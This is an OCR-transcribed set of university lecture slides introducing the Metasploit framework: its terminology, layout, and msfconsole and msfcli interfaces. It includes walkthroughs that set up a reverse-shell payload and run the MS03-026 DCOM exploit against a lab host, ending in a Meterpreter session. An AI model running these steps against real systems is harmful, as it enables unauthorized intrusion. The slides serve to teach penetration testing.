
CIS 4930 / CIS 5930
Offensive Computer Security
Spring 2014

Outline

- Overview
- Metasploit Interfaces
- Metasploit Database
- Metasploit Utilities
- Social Engineer Toolkit




Disclaimer / Notes

- This class nor FSU has any affiliation with the Offensive Security Team http://www.offensive-security.com/
- The examples / screenshots are specific to:
  - Backtrack5
  - Metasploit Framework version 4.6.0-dev
  - Social Engineer Toolkit version 4.7.2

- *And as always, act responsibly, you alone are responsible for how you use this information*

What is Metasploit (MSF)?


- Not just a tool
- An entire framework for automating various tasks for penetration testing / attacking
- Allows you to easily build attack vectors
  - scanners
  - exploits
  - payloads
  - encoders



Metasploit details

- Open source
- written in Ruby
- Designed by HD Moore
- Maintained by Rapid7
- Comes with the Backtrack penetration testing Linux distro
- Makes life super easy
  - hack like the movies

Resources




- ***"Metasploit:** The Penetration Tester's Guide"*
  - ***worth the $$***
- ***Guide from the Offensive Security Team (No affiliation with this class or FSU) http://www.offensive-security.com/metasploit-unleashed/Main_Page***
- ***Tutorial videos from securitytube.net: http://www.securitytube.net/groups?operation=view&groupId=1***

.... like the movies...

OK not so much...

Obligitory http://www.youtube.com/watch?v=u8qgehH3kEQ

Real life is way cooler




Metasploit terminology

- **Exploit**: is the means by which an attacker/pen tester takes advantage of a flaw within a system (i.e. buffer overflow)
- **Payload**: is the code we want the system to execute in the exploit. The MSF allows you to select and deliver various payloads
  - Three types of payloads:
    i. Singles
       - windows/shell_bind_tcp
    ii. Stagers
    iii. Stages
       - windows/shell/bind_tcp
         - stager (bind_tcp), and stage (shell)

Metasploit terminology

- **Module**: in general is a piece of software that can be used by the MSF.
  - auxiliary modules
    - an exploit without a payload is an auxiliary module
- **Listener**: is a component in MSF that waits for incoming connections of some sort. Commonly used with connect-back ("reverse") exploit modules.



From http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architecture

MSF filesystem architecture

Pretty intuitive in layout

- data: editable files used by Metasploit
- documentation: provides documentation for the framework
- external: source code and third-party libraries
- lib: the 'meat' of the framework code base
- modules: the actual MSF modules
- plugins: plugins that can be loaded at run-time
- scripts: Meterpreter and other scripts

MSF main libraries

MSF::Core

- Basic API for the framework
- Defines MSF

MSF::Base

- Provides a friendlier API
- simplifies MSF


Modules and Locations

Primary modules located in Backtrack5 at:
/opt/metasploit/msf3/modules/

User defined modules are stored:
~/.msf4/modules/

Modules

- Exploits
  - Any module that uses payloads
- Payloads
  - stand-alone payload catalogue
- Encoders
  - payload encoders
- NOPS
  - nop sled modules keep payload sizes consistent
- Auxiliary
  - misc modules
  - also exploits that don't use payloads
- Post exploitation




From http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architecture

Metasploit Interfaces

Metasploit framework interfaces

- MSFconsole
- MSFcli
- Armitage



MSFconsole

- most popular
- command line
- most flexible
- feature-rich
- most supported
- only interface that supports plugins

MSFconsole

- To access msfconsole's help files, enter help followed by the command you are interested in
  - help vulns
  - help connect
  - help route
  - help use
- To show options for utilities / modules:
  - show exploits
  - show payloads
  - show auxiliary
- To search for exploits/modules
  - search XYZ

MSFconsole

- To make use of a particular module, issue the 'use' command
  - use windows/shell_reverse_tcp
  - the console will navigate to the context of that

```
msf > use windows/shell_reverse_tcp
msf  payload(shell_reverse_tcp) > show options

Module options (payload/windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

msf  payload(shell_reverse_tcp) >
```

MSFconsole

- In the context of a module, you can show its options. Also 'info' provides more detail...
- Set them also:
  - set LHOST A.B.C.D
  - set LPORT 9999

```
msf > use windows/shell_reverse_tcp
msf  payload(shell_reverse_tcp) > show options

Module options (payload/windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

msf  payload(shell_reverse_tcp) >
```

MSFconsole

- Issue the 'back' command to navigate to the previous context.
  - when in doubt... back is your friend

MSFconsole example

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal

msf  exploit(ms03_026_dcom) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
```

MSFconsole example

Some exploit modules support a 'check' option that attempts to test if the set target is vulnerable.

```
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    pry           Open a Pry session on the current module
    rcheck        Reloads the module and checks if the target is vulnerable
    reload        Just reloads the module
    rexploit      Reloads the module and launches an exploit attempt

msf  exploit(ms03_026_dcom) > check
[*] This exploit does not support check.
```

MSFconsole example

Boom


```
msf  exploit(ms03_026_dcom) > check
[*] This exploit does not support check.
msf  exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.1.161:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.10[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.10[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.161:4444 -> 192.168.1.10:1710) at 2013-03-19 06:06:33 -0400

meterpreter >
```

MSFcli

- command line interface for MSF
- designed for:
  - scripting
  - use with other tools
    - can pipe input / output of tools and MSFcli
- not as user friendly

MSFcli example

Victim setup screenshot



MSFcli example

Example of help options for a specific exploit (ms08_067_netapi)

- using O (captial o) in place of any flag with msfcli will display the options / help

```
root@bt:~# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

MSFcli example

We have to set 3 options for this exploit


- RHOST
- RPORT (can be left as the default 445)
- SMBPIPE (can also be left as the default)

```
root@bt:~# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

MSFcli example

Now determine the available payloads:

- P



MSFcli example

